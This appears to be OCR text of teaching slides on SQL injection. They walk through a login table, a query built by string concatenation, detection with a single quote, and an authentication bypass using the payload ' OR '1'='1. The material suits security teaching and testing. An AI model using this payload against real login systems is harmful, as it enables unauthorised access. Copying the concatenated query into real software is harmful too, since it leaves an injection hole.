
ATTACK SCENARIO



LOGIN

username	passwords
admin	6cd472fe289…1a23f16
alice	454c316802…eaf47afb8
bob	ed2542a2749.4a513584





LOGIN

username

Password

SUBMIT

bob

XXXXX

LOGIN

username	passwords
admin	6cd472fe289…1a23f16
alice	454c316802…eaf47afb8
bob	ed2542a2749.4a513584

QUERY

```
SELECT * from login where username= ‘<username>’ and password = ‘<password>’ ;
```

bob

xxxx

WHAT IF ?


```
SELECT * from login where username= ‘<username>’ and password = ‘<password>’ ;
```

'

XXXX

A single quote

DETECTING SQLi




‘ (A single quote)

XXX

```
SELECT * from login where username= ‘’’ and password = ‘’ ;
```

A invalid syntax


AUTH BYPASS



```
username = ‘ OR ‘1’=‘1
```

```
SELECT * from login where username= ‘<username>’ and password = ‘<password>’ ;
```

```
SELECT * from login where username= ‘’ or ‘1’=‘1’ and password=‘’or‘1’=‘1’;
```



Doesn’t matter

